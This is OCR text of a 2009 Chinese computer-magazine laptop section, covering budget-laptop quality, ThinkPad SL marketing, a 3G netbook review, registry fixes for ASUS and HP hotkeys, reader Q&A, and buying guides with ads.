进入2009年，伴随着如同金融危机"狼来了"一样的呼声，大家都在拼命地杀价、推新品、搞促销，产品的价格更是一泄千里，经常你能看到2999元的全功能笔记本，3999元的笔记本甚至可以装备5000元~6000元机型才会采用的中端独立显卡！那么，在近似配置的情况下，这些超低价本本究竟靠什么把自己的"利润"割舍出来，"奉献"给广大消费者呢？



低价本让人惊叹，怎么那么便宜？

有人担心：2009年的低价风会让笔记本厂商猝死！

低价会让厂商猝死的原因在哪里？在于品牌价值，也许它可以通过疯狂的销售实现利润，但是在这之后，你的售后服务、产品品质，是否能够一如既往地保持在较高水平，这要打上一个大大的问号。"今年不少厂商都在疯狂地打低价牌，为了低价又能保证利润，削减制造成本就成了必然。当某一类IT产品只以价格为基准来衡量的情况下，那制造它的厂商就快面临死亡宣判了——没有好的产品，谈什么发展，消费者凭什么去接受你？因此我认为，只有坚持品质才是最最基本的。在这基础上提供更多的功能、更低的价格完全可以理解，但不能本末倒置。"某笔记本厂商的产品经理表示。

有人偷笑：低价我们照样有利润！

低价真的有利润吗？这位产品经理分析到："以LCD屏幕做例子，受到上游供应的限制一直在涨价，而且缺货。这种情况下，你还要把笔记本的价格进一步拉低，总不能把LCD屏幕去掉吧？那就要从其他方面入手了。能用3个电容搞定的事情，绝对不会为了稳定性增加到5个电容。这样你在使用时又不会感觉到什么。即便卖的是低价本，但它的利润依旧存在。"

厂商销售低价本之所以还能赚消费者的钱，是因为它在你看不到的地方省了钱。比如神舟笔记本电脑，它的价格一向就很便宜，配置也很高，但是它的外壳可能是没有喷过漆，仅仅是ABS工程塑料的"本色"，甚至有部分笔记本采用4层PCB板，而不是笔记本电脑主板常用的6层、8层PCB板（注：PCB板的层数将影响电子设备的电气性能，一些故障隐患就由此而来）。

有人担忧：1年就坏，买来用还是买来看？



3000元1年还是5年5000元？面对低价的诱惑，这2000元的差价将给你带来很多烦恼

随便翻开一些论坛，你能看到的对神舟笔记本电脑的评价，除了部分人肯定了它的低价之外，几乎一边倒的都在抱怨产品质量的问题，便宜，终究是没有好货的！都是低价本，为什么国际品牌的产品故障率就要低很多？

同样是2999元，联想G430L与神舟承运F200T的配置几乎相等，但不同的是，联想选择为G430L提供更多的功能化设计，包括外观，但神舟却选择为F200T配备了独立显卡。乍一看似乎神舟的性价比更高，但是他把大部分成本都用在单纯的配置规格上了。看看各大论坛中对神舟产品的抱怨吧，不少产品甚至连保修期没过就问题不断，相反，联想的故障率就要低很多，这就应了我们所说的"3000元1年还是5年5000元"，如何选择，相信消费者都有了自己的看法。

有人建议：低价不是保险如何向高质发展？


其实低价并不可怕，但是不能以牺牲产品品质为前提。像神舟电脑那样，价格足够便宜，但是它真的能够满足消费者需要吗？质量能够保证吗？很难。面对山寨产品，神舟正在失去他赖以生存的低价法宝——越来越简单的装配制造方式，让这些无名无姓的企业也有机会来分一杯羹。但是，他们能够分到的，绝对不是属于联想、惠普、戴尔、Acer的市场空间。

早年的彩电行业，低价策略让自主品牌越做越小，但当他们开始依靠自主研发，提升产品的功能、价值时，反倒是占据了大半江山，国外品牌一个接一个地退出市场——洋品牌的空间越来越小，通过创新，本土品牌哪一个不是红红火火？所以，我们认为只有合理的价格+创新，才是企业生存的法宝，一味在价格上做文章，只能是自绝后路。

CF [YP02]

ThinkPad SL 瞄准商务个人用户 大搞网络花样

如果没有ThinkPad，笔记本电脑将不会是今天的样貌。不过也有人抱怨，ThinkPad定位“高端”不肯屈身俯就于今天这个世界。近来ThinkPad一系列针对“商务个人”的市场举措却让人眼前一亮。当我们描述今天的ThinkPad时，又怎么可能仅仅只有坚如磐石、商务内敛这样的词汇，而缺失了“酷”呢？



最近有一首杜德伟的老歌《脱掉》被改编重唱，在网络上一时风头无量。“懒惰甩掉甩掉，顾虑甩掉甩掉，规矩甩掉，恐惧甩掉甩掉，借口甩掉……”，这首“甩掉借口歌”正出自一向严肃内敛的ThinkPad。与这首一时攻城略地的MTV同时推出的还有ThinkPad SL 3D游戏网站(http://sl.thinkworld.com.cn/)。实际上，这一系列趣味横生的网络“产品”正是ThinkPad SL系列与商务个人用户的沟通平台。

网络营销成功的基准：

市场细分与产品定位

笔记本发展到今天，其本身在受众群体应用需求上的区隔也为厂家商家提供了更多细分可能。纵观今天的IT市场，“商务”与“娱乐”的二元对立在笔记本电脑市场已经失效，即便是与“商务”二字直接对等的ThinkPad，也面向商务个人对娱乐功能的需求在其ThinkPad SL系列中倡导二者的最佳平衡。

从2008年试水中小企业特别是超小型企业市场的成功，到2009年倾力商务个人市场的延展，SL系列产品的推出正是ThinkPad有计划有步骤地细化受众市场，扩充产品阵营，扩大自身市场份额，同时实现品牌增值的重要举措。可以说，承袭了ThinkPad经典设计与性能的SL，以其时尚的外形观感，周到的娱乐功能与具有超强杀伤力的市场价格，为传统的ThinkPad赋予了独具品牌价值的变奏。ThinkPad还是那个ThinkPad，然而SL不仅使得传统的Think焕发出年轻的活力，更凸显出一个传统品牌与时俱进的极大丰富与和谐包容。

网络营销成功的必须：

制造话题与欲望挖掘

网络传播手段是大家所共享的，无非就是网络广告、BBS、SNS等，但是有创意的行销方式却可以让普通的传播手段彰显出不同的魅力来。这其中，依据产品特点和用户属性创造出能够引发关注的话题，并进一步促进其探讨和关注，是赢得成功的必须。

面向商务个人用户，特别是侧重初入职场，处于事业初期和上升阶段的职业人士之后，ThinkPad SL敏锐地发现了这部分用户的一个共性就是有获取成功的美好愿望，但在行动上又容易为自己的懒惰或者胆怯寻找借口，用80%的精力感慨畅想，用20%的精力工作和生活，可以说是这一人群的主旋律。“甩掉借口”的主题应运而生。在全球经济衰退，职场发展堪忧的大背景下，对于劝诫年轻人不应滥用借口捆绑自己前进的脚步，鼓励年轻人有梦想就要付诸实践的话题探讨，配之以切实可以助力商战市场的金牌产品，显然既合时宜又能引发共鸣。


网络营销成功的关键：

多平台传播与多手段组合

单一的网络传播手段乏味且容易被人遗忘，循序渐进且有针对性的多样化的网络手段合纵联盟，既制造了宣传的广度，又保证了传播的深度，方能给人留下深刻的印象。联想显然深谙于此，ThinkPad SL网站的上线，将“甩掉借口”的理念与网络游戏相结合，并内嵌SL产品特色于网站与游戏之中，寓教于乐，可谓一箭双雕。

如果说上述途径是针对ThinkPad既有用户或者准潜在用户而设计，那么在视频网站上投放的ThinkPad“甩掉歌”则是主打娱乐牌，运用今时今日的年轻人最喜闻乐见的视频、社区或博客等方式，引发自发性的病毒营销，以口碑方式提升ThinkPad品牌的知名度，显然是宣扬SL系列专注年轻商务个人、乃至品牌产品线年轻化的一种事倍功半的有效途径。不止如此，社区，博客，RSS乃至门户网站的传播平台同样未被忽视，以“甩掉借口”为由的多话题探讨配之以不同的推广方式以形成持续性的口碑效应，凝聚ThinkPad SL传播合力，其市场影响自然不容忽视。

以“甩掉借口”为一个激发点，通过多渠道的传播组合不但在充分尊重ThinkPad传统基础上诠释了ThinkPad SL所倡导的品牌理念——勤于思，敏于行，更预示了一个前所未有的年轻化的ThinkPad崭新形象。对时下的年轻人，甩掉自怨自艾，甩掉犹疑彷徨，成功也许唾手可得；而对于今天的ThinkPad来说，甩掉故步自封，甩掉高高在上，迎来的想必是更多对“小黑”怀揣梦想却曾经望而却步的人们吧。



吃螃蟹！3G上网本初体验


■文HYrar

一直就等着3G上网能够开通，这几年为了能实现移动上网，经常在网上搜索什么漏洞卡之类的产品购买，主要是为了省钱，毕竟那几十KB/s的流量速度实在是让人难以忍受，包月不限时是必然的。现在3G上网推出了，价格虽然高了不少，但毕竟是属于准宽带了，下个狠心，买吧！


上星期去移动公司办理了3G业务，靠着高额的补贴政策，我把3G上网本海尔X105拿回了家。相当于2100元的话费，而本本只花了600多元，还是比较超值的。要说起来，中国移动100元包2GB流量每月的套餐性价比很一般，远不及中国电信的150元包300小时每月划算。不过，高额的补贴政策又打动了我——一直惦记买个小本，这回可好了，3G+上网本一网打尽！



拿到家第一件事自然就是试用3G上网了，先将3G的SIM卡安装到海尔X105的SIM卡插槽中，开机进入系统后，立刻运行G3随e行，点击"自动连接"（图1），系统就自动为我拨号了。



因为是2G和3G网络自动识别，有时候可能会因为信号不稳定自动切换到2G网络上（图2），如果要强制连接，就必须在"自动连接"按钮的旁边点选那个小三角图标，改用手动连接。



连接到3G网络后，左下角会显示"HSDPA CMCC"（图3），如果只是EDGE，那说明连接的还是2G网络。在室内信号几乎满格的情况下，我发现3G网络的速度还是不够稳定，快的时候甚至能超过我的1Mbps ADSL，但慢的时候也就是EDGE的速率。当然，这也有好处，反正是按照流量算包月，大不了就是多等一会，刷新慢点也不要紧了。

使用感受

◎1.海尔X105从满电到电池耗尽的3个半小时，期间几乎都在上网，浏览网页、看各种视频、开了2个QQ、1个MSN，量是下载166MB多点儿，算起来2GB流量真是有点不大够用。只是偶尔遇到信号盲区就比较烦人，需要断开重新再连接才能使用。随后的几天，发现3G上网除了能让我移动起来，别的好处似乎也没有。而且受到流量限制，总是担心超流量，使起来还是不踏实。

◎2.再说说海尔X105，随后的几天时间里，经常拿着海尔X105出门，路上开了机想上网查查地图什么的，发现屏幕的反光还是比较厉害，必须找阴凉处才能看清屏幕内容，而且亮度还不能调得太低。另外待机时间还是偏短，如果能够再配块大容量电池应该会好很多。

◎3.海尔X105配置上确实比较低，不知道这些上网本厂商是怎么想的，只给了160GB硬盘和1GB内存，而且几乎家家都一样。如果再追求低价产品，512MB内存的配备也不是没有。我这个相当于买话费送上网本，配置也就那么回事，自己升级了1GB内存，但是硬盘真有点舍不得升级了。320GB的硬盘大概是370多元，但我换下来的160GB硬盘真没什么用，移动硬盘也有了，不好处理。

◎4.海尔X105的按键还算舒服，这是一个不错的安慰，敲击起来比较柔软，不是很生硬。键帽的大小还算合适，毕竟是10英寸的小本本，不可能提供全尺寸键盘，有时候还是会发生误触的问题。

小编有话说

◎1.移动上网最大的变化当然是让人摆脱线缆，但是应用也不会与你在室内完全相同。建议你试试这个用法：比如用google看实时交通流量，选择最好的出行路线，比听广播播报的实时交通路况还方便哦！

◎2.这和屏幕本身确实有关系，但另一方面，阳光直射的情况下，现有的所有屏幕（除电子墨水技术之外）技术，都无法在阳光直射下显示清楚内容，而且即便是其他介质，也尽量要避免在阳光下仔细观看，这对视力极其有害。

◎3.之所以上网本产品的规格最高都是160GB硬盘、1GB内存，是因为受到了微软的政策限制所致。现在的IT市场，策略远远要优于技术，毕竟现在的技术太过超前（超出软件应用的需求），所以才会出现这种情况。我们建议所有购买上网本的用户，可以直接升级到2GB内存（Atom平台的最高内存支持规格），硬盘部分可以在购买时和商家商量，是否可以更换升级，补齐差价。

此外，要注意一点，流量的计算并不是只计算下载，而是上载+上传的双向流量统计总和！

把你想说的话留在论坛

如果你有用笔记本电脑、台式机的经验、技巧，哪怕是牢骚，都可以到我们的论坛中发帖留言：

http://bbs.cfan.com.cn/forum-275-1.html

或者，你也可以通过邮件来讲述自己的故事：

yingpqz@cfan.com.cn


如果你想分享自己的用机经历，也欢迎大家踊跃发帖或发E-mail哦！

CF [YP03]

自定义华硕本本的Instant Fun快捷键

■文/TKD

不少华硕本本都有Instant Fun快捷键，这个按键号称能够免开机播放音乐，但实际情况是这个多功能键除了被当做第二开机按钮之外，几乎没有什么功能。如何把这个闲置的快捷键真正利用起来呢？



首先，你要确定你的本本拥有这个按键，它并非存在于所有的华硕本本上（见图1）。然后，你还需要安装ATK 0100和ATK MEDIAQ驱动程序。注意，这两个驱动程序必须与你的机型对应，否则可能出现问题，通过搜索华硕官方网站或是驱动之家一类的专业网站都能够找到。

然后修改注册表，在开始菜单的运行中输入"Regedit"回车，在左侧的树状列表中分级找[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Multimedia\WMPlayer]项，在右侧找到Player.Path，双击弹出新窗口，将你要依靠Instant Fun键启动的程序绝对地址复制在这里（见图2）。

需要注意的是，如果你的本本上装有ASUS DVD或是Instant Fun程序，务必要将其卸载掉，否则即便修改注册表，也会启动这两个程序中的其中一个，而不是你修改后想要运行的程序。



这样一来，你就可以用Instant Fun键来启动你最常用的程序了，而不是华而不实的Windows Media Player。 CF [YP02]

台电科技
www.teclast.com
台电数字移动电视 MP4 MP3
首发蔡依林《花蝴蝶》数字专辑



HD realPlayer
M66HD 高清MP4播放器



8G699元
5寸新一代高清MP4！720P输出
- 率先支持H.264高清编码的MKV、AVI等高清格式
- 支持RM/RMVB等网络电影格式
- 支持DTS，实现多声道声音效果
- 标配遥控器，支持FM发射，TTS语音朗读
- 720P高清电视输出

台电M39 数字移动电视 8G 599元 看电视 不变形3.5寸全屏触摸数字电视



台电M36 数字移动电视 4G 499元 3寸宽屏移动电视




M50HD 高清MP4播放器 8G 599元 4.3寸宽屏 精度是SONY PSP屏幕3倍



M40HD 高清MP4播放器 4G 399元 双核高音质 OTG数码伴侣功能



C320se MP4播放器 4G 299元 3寸WQVGA宽屏 RMVB直播



X19 MP3播放器 4G 199元 高音质 70小时超长播放





活动代码:BTC9061
赶快参加"月月有活动，月月有惊喜"
请登录网站：http://www.sk1999.com/ad
咨询订购电话：020-38731000-1122
官方网站：www.teclast.com

找回惠普本本失效的快捷键

■文/TKD

小赵的惠普前两天重新装了系统，但突然发现无论是静音键、音量键，乃至无线开关统统都失去功效了。重新安装了一遍HP Quick lanch button驱动程序及Quick lanch button应用软件，一样还是不能操作。

网上找了半天资料，发现自动关机竟然可以让快捷键恢复正常工作状态。拔掉电池开机，进入系统后将电源拔除，再启动电脑，果然好了！这可太奇怪了，难道只能这样解决故障吗？

后来经过研究发现，真正好用的解决办法还是修改注册表，Quick lanch button安装好之后，会自动添加一个启动项QlbCtrl，如果不能正常启动加载这个文件，控制功能就一概不起作用。

点击"开始→运行"键入"Regedit"回车，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Run]下的QlbCtrl，双击该键值，将%ProgramFiles%修改成C:\Program Files，由变量的相对地址变成绝对地址，这样问题就能解决了。


CF [YP05]

关屏怎会牵连ADSL?

■文/TKD

新买的Thinkpad R400，一直用得好好的，但最近发现本本设定了闲置时关闭屏幕（10分钟）后，再开启的时候ADSL总是断线重拨！这非常麻烦，下载基本上已经不可能了，关屏就断线，这叫人怎么用？

后来经过查找才发现，原来是电源设置中的关联选项造成的。解决的方法很容易，右键单击任务栏下方的Think电源管理器图标，选择"启动电源管理器"，然后在弹出的界面中，选择"全局电源设置"，找到"事件"一项，在下拉菜单中，去掉"启动立即恢复"项(见图)，确认后，这个故障不存在了。



CF [YP06]



问：如何不让联想Ideapad Y450本本slide bar键自动启用？

答：解决的办法是刷新版本号为17CN24WW的BIOS（下载地址：http://work.newhua.com/cfan/200912/17CN24WW.rar），该程序可以在32位Windows下运行（Vista及Windows XP）。运行程序，点选Backup BIOS and Flash BIOS with new settings（备份保存BIOS后刷新BIOS并使用新的设置），然后在Specify backup file for existing BIOS（选择保存文件名及指定保存位置）中填写自定义的文件名，并单击Browse（浏览）选择保存位置。然后在Specify new BIOS file位置中，点击Browse找到新BIOS文件，之后单击Flash BIOS（刷新）即可。

问：笔记本显卡温度一直保持在80度以上，会有问题吗？


答：独立显卡是目前笔记本电脑中最大的热源，一般来说，独立显卡的警戒温度一般在120度左右，80度属于基本正常的状态，不会烧毁。

问：想升级7200转的笔记本硬盘，请问是否值得？

答：7200转笔记本硬盘目前价格在545元~610元左右，性能维持在61MB/s上下，比5400转的笔记本硬盘明显要快一些（平均在51MB/s）。另外，换装7200转笔记本硬盘后，噪音和震动会明显增加，温度一般多在45度左右，尚属可接受范围。

问：如何停用触摸板？

答：部分机型具备按键开关，但很多本本都没有这个功能。实际上，通过触摸板驱动程序，我们就可以实现禁用。下载触摸板驱动程序（下载地址：http://drivers.mydrivers.com/drivers-1102-917-Synaptics/），然后在系统控制面板中找到鼠标，双击呼出设置界面，切换到"装置设定值"一项，勾选"连接外部USB指向装置时禁用内部指向装置"即可。



超便携本本 你会买吗?

■文/JKboy

超便携笔记本电脑是今年新提出来的一个概念，最先出现的平台是AMD Yukon产品，之后不久Intel也拿出了自家的产品CULV。超便携本本的最大特点是尺寸在12英寸左右，配备独立显卡，但处理器采用低功耗设计。

实际上，低电压处理器可不是什么新鲜玩意儿，比如Macbook Air，Thinkpad X300，三星的X360等等，都是最典型的采用低电压处理器产品。当然，现在的超便携本本还是有些变化的，比如最大的变化就是价格低廉，售价在4000元~6000元之间。

厂商给出的定位是介于上网本和传统笔记本之间——无外乎就是“概念二字”。低电压处理器的性能要比上网本用的Atom平台高出不少，但要低于传统笔记本，性能差距在20%左右。但由于采用了独立显卡，同样的笔记本硬盘，因此它的整体性能并不差，至少不像上网本那样缺失了太多的功能。全高清（1080P）电影、众多的3D游戏，都是上网本不能做到的，而其重量一般也在1.7千克左右，这又是传统笔记本很少能比拟的。

另外，12英寸的显示面积也能够让人看起来更舒服，键盘敲击起来更轻松。体积尺寸的增加也让厂商有能力把更大的电池放到本本上，超轻薄本本通常的待机时间都能轻松超过5小时，甚至是8小时~9小时之间，这个优点是上网本也好，传统笔记本也罢，都不能与之媲美的。

对于长期出差工作，又不能忍受上网本处理能力有限的用户，它是个不错的选择。另外，时尚的年轻人也比较适合使用超轻薄本本，但像专业的商用环境，或是游戏玩家，超轻薄本本依然不能满足使用要求。

CF [YP07]

大牌就是系列多 惠普篇

■文/雨寒

惠普的笔记本电脑看起来型号似乎有些复杂，但是规律性比较强，有迹可寻。这包括家用级的HP Pavilinon及Compaq Presario、HP Mini、HP HDX四个系列，以及Compaq系列商用笔记本电脑，HP EliteBook商用笔记本产品。

其中，HP Mini就是上网本产品，但它实际上也分成两个子类别，其一是HP Mini消费类产品，也就是HP Mini 1000系列，而在商用部分，HP 2133及HP 2140也属于HP Mini家族的产品，它们的特点是极度轻巧；HP Pavilinon和Compaq Presario则是惠普笔记本中最重要，也是产品最多的两大产品线，前者针对主流消费群体，后者则更注重性价比。HP Pavilinon除了DV2系列为超轻薄笔记本外，其余产品都是主流的配置规格（如DV3、DV6系列），Compaq Presario中CQ系列无疑是当前市场上非常火爆的产品，性价比非常高，同时它还分有AMD平台及Intel平台，如CQ35等等；HP HDX则是惠普家用机产品中面向高端游戏玩家的产品，特点是性能强劲（与高端台式机性能几乎一致），尺寸较大，价格较贵。

商用产品则相对简单一点，主要分为Compaq和HP EliteBook两个系列，同家用产品一样，Compaq品牌多为性价比产品，如中小企业用户等等，而HP EliteBook则用来满足中高端商用环境（如移动工作站、图形工作站）。HP Compaq+4位数字+1个字母结尾的编号规则就是Compaq系列商用产品的特征；HP EliteBook则是目前所有品牌商用笔记本电脑中少有的精品系列，不过价格也较贵，系列中多款型号的最低起价就达到了8999元之巨。

http://welcome.hp.com/country/cn/zh/prodserv/notebooks_tabletpcs.html



笔记本和平板电脑

- 产品和服务
- 台式电脑和工作站
- 笔记本和平板电脑
- 打印机和多功能一体机
- 掌上电脑及计算器
- 显示器
- 扫描仪
- 数码影像
- 存储设备
- 服务器
- 耗材和附件
- 网络
- 惠普软件
- 促销
- 服务
- HP 在线课程



笔记本

家用和家庭办公



- HP Pavilion 消费类笔记本 影音家庭娱乐的总体
- Compaq Presario 消费类笔记本 移动性和性价比的最佳组合
- HP HDX 消费类笔记本 为您提供出色娱乐体验的新一代笔记本电脑
- HP Mini 消费类笔记本 全新的 HP Mini 外形更加精巧， 但屏幕越来越更大，实现随意连接，完全掌控您的个性世界
- HP TouchSmart 消费类笔记本 HP TouchSmart 是采用多点触控技术的笔记本电脑，随意做出触摸、选择、夹捏和旋转等手势， 即可轻松访问各种数字信息
- HP 消费类笔记本

商用



- 商用笔记本和平板电脑



CF [YP08]



购机谨防糖衣炮弹




想买本的闷豆逛到了一家店面，受到女店员的热情接待……



过了好一会儿回来了，后面还跟着个女的，难道说她就是专业导购员？



闷豆回身一找，人不见了……



闷豆最终在这家买了本，可闷豆总觉得这本买的憋闷，这家也没有多赚闷豆的钱，究竟是哪里出了岔子？

闷豆提醒：

其实此次购机的不顺利问题出在女性销售员上，如果开始是个男销售，闷豆肯定会断然拒绝，也不会在这家购机。可偏偏是女销售，一番生拉硬拽，心再一软就让闷豆上了贼船。而后面女销售更是推波助澜，动之以情，晓之以理最终让闷豆买下了机器。虽然价格和别家一样，可利润却落在了自家店里。所以遇到这种情况，尽管是女性销售，用户也要理性地看待，就像最后的质保明明存在问题，所以不要犹豫不行就换别家。此外，现在的发票很多已经换为机打而非手写的，一定要特别留意。为什么发票这么重要？有了发票，消费者才能够获得更好的售后服务，务必要牢记。

CF [YP09]

迎接暑假 6000元能买什么游戏本

眼看就要到暑假了，买个能玩游戏的笔记本好好爽一把是很多学生朋友的心愿。虽然笔记本电脑的显卡还无法与台式机相比，但对于很多要求不太高的游戏来说还是可以跑得比较流畅的。首先看看Acer Aspire 4930G-741G16Mn，14英寸宽屏，酷睿2双核P7450处理器，NVIDIA 9600M GS显卡的配备都还说得过去，并提供了HDMI，5合1读卡器等等附加功能，唯一不足的是内存，硬盘稍显小了点，好在日后不够用了可以自己升级，问题不大，价格在5800元左右。

另一款DELL Studio 15的性能配置更加均衡，只是尺寸大了点（15.6英寸）、分量重了点（2.5千克），16：9的宽屏液晶采用LED背光，效果不错，1366×768分辨率也足够满足玩游戏和日常应用的需求，且2GB内存，250GB硬盘，ATI HD4570显卡等也都算是主流配置了，5999元。华硕N80H84Vn-SL流苏版的价格稍有些高，达到了6500元左右，不过性能也是这几款中最强的，除了CPU、内存、硬盘等配置很高以外，还拥有NVIDIA 9650M GT显卡，且同样采用LED背光屏幕，并拥有华硕无亮点的保证，再加上摄像头、指纹识别、正版Windows Vista等，很值得考虑。

美观大方 省钱够用的一体式PC

对生活环境的追求是无止境的，所以才会有一体式PC这种产品出现在市场上。一体式PC的性能不如台式机，升级空间也是无限接近于零。但在美观、易用以及价格方面取得了相当完美的平衡，大屏幕、全键盘以及有限的移动性在固定使用环境中比笔记本电脑更实用。Lenovo推出的IdeaCentre A600外观相当漂亮，悬浮外观摆在家里绝对是一景，性能也颇为均衡，如果说奔腾双核T4200处理器，2GB内存，320GB硬盘和ATI HD3650显卡都是主流笔记本的配置，那21.5英寸的全高清液晶屏可就不是笔记本电脑能提供的了，这款机型官方售价5999元，实际成交价格应该还能便宜。

如果觉得5999元有点贵，那么神舟奔驰E500一定可以满足要求，虽然是一款较早上市的老款机型，但也正是因为这个原因，使它的价格仅为2699元，且性能并不落后，配备奔腾双核E2200，2GB内存，250GB硬盘和19英寸宽屏液晶。至于那些有钱人，还是要买HP这款TouchSmart IQ836cn，其实也不太贵，“才”16500元……当然它的性能还是对得起这个价钱的，酷睿2 P7450处理器，4GB内存，1TB硬盘，蓝光驱动器，微软多媒体中心及遥控器，全高清25.5英寸触摸液晶屏等等，无一不是梦幻级的配置——这才是货真价实的家庭多媒体中心。

CF [YP10]

网购PC







惠普Paviliona6805cn(NJ074AA)台式机

